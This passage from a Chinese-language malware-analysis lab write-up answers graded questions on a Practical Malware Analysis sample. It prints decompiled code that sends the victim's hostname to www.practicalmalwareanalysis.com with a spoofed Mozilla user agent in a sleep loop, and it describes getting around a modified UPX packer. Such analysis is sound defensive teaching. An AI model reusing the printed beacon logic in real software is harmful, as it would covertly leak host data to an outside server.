31 sprintf(&szUrl, aHttpSS, a1, &v8);
32 hInternet = InternetOpenA(&szAgent, 0, 0, 0, 0);
33 hFile = InternetOpenUrlA(hInternet, &szUrl, 0, 0, 0, 0);
34 if ( hFile )
35 {
36     v15 = InternetReadFile(hFile, &Buffer, 0x200u, &dwNumberOfBytesRead);
37     if ( v15 )
38     {
39         result = Buffer == 111;
40     }
41     else
42     {
43         InternetCloseHandle(hInternet);
44         InternetCloseHandle(hFile);
45         result = 0;
46     }
47 }

```

5. (2 pts) Are there any host-based signatures? (Files, registry keys, processes or services, etc). If so, what are they?

用 IDA 静态分析时没有发现什么信息。

6. (4 pts) Are there any network based signatures? (URLs, packet contents. etc) If so, what are they?

用 Olldb 动态调试可以看到程序通信的目标是如下图的网站。

```

寄存器 (FPU)
EAX 00408060 ASCII "www.practicalmalwareanalysis.com"
ECX 00000020
EDX 0040807F UNICODE "m"

```

并且伪造成 Mozilla 访问

```

; char aMozilla40[]
aMozilla40 db 'Mozilla/4.0',0 ; DATA XREF: sub_4011C9+1B↑o

```

```

25  sprintf(&szAgent, aMozilla40);
26  v16 = gethostname(&name, 256);
27  strncpy(&v13, &name, 0xCu);
28  v14 = 0;
29  sub_4010B1(&v13, (int)&v8);
30  HIBYTE(v11) = 0;
31  sprintf(&szUrl, aHttpSS, a1, &v8);
32  hInternet = InternetOpenA(&szAgent, 0, 0, 0, 0);

```

7. (3 pts) Is there anything that impeded your analysis? How so?

How might you overcome this?

- a. 在分析过程中的一个困难是该程序的 upx 壳被魔改了无法直接 upx -d 脱壳。

于是将三个字符串“LOL”改成“UPX”，再进行 upx -d 操作。

如下图，可以看到此时通过 file 命令可以判断出该程序经过 upx 压缩，并且 upx -d 命令也可以执行成功。

```

root@libo:~/Desktop# file Lab_01-3.malware
Lab_01-3.malware: PE32 executable (console) Intel 80386, for MS Windows, UPX compressed
root@libo:~/Desktop# upx -d Lab_01-3.malware
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2013
UPX 3.91 Markus Oberhumer, Laszlo Molnar & John Reiser Sep 30th 2013

File size      Ratio      Format      Name
-----
32768 43.75% win32/pe Lab_01-3.malware

Unpacked 1 file.

```

- b. 在 IDA 静态分析时无法看出程序通信的目标是谁。

```

26  v16 = gethostname(&name, 256);

```

通过 Olldbg 动态调试即可解决。

8. (2 pts) What do you think is the purpose of this malware?

我认为该程序的目的是与网站 www.practicalmalwareanalysis.com 进行不断地通信，获取信息。

```
13     do
14     {
15         Sleep(1u);
16         v6 = sub_4011C9((int)v4);           // 进行通信
17         Sleep(0x7530u);
18     }
19     while ( !v6 );
20 }
```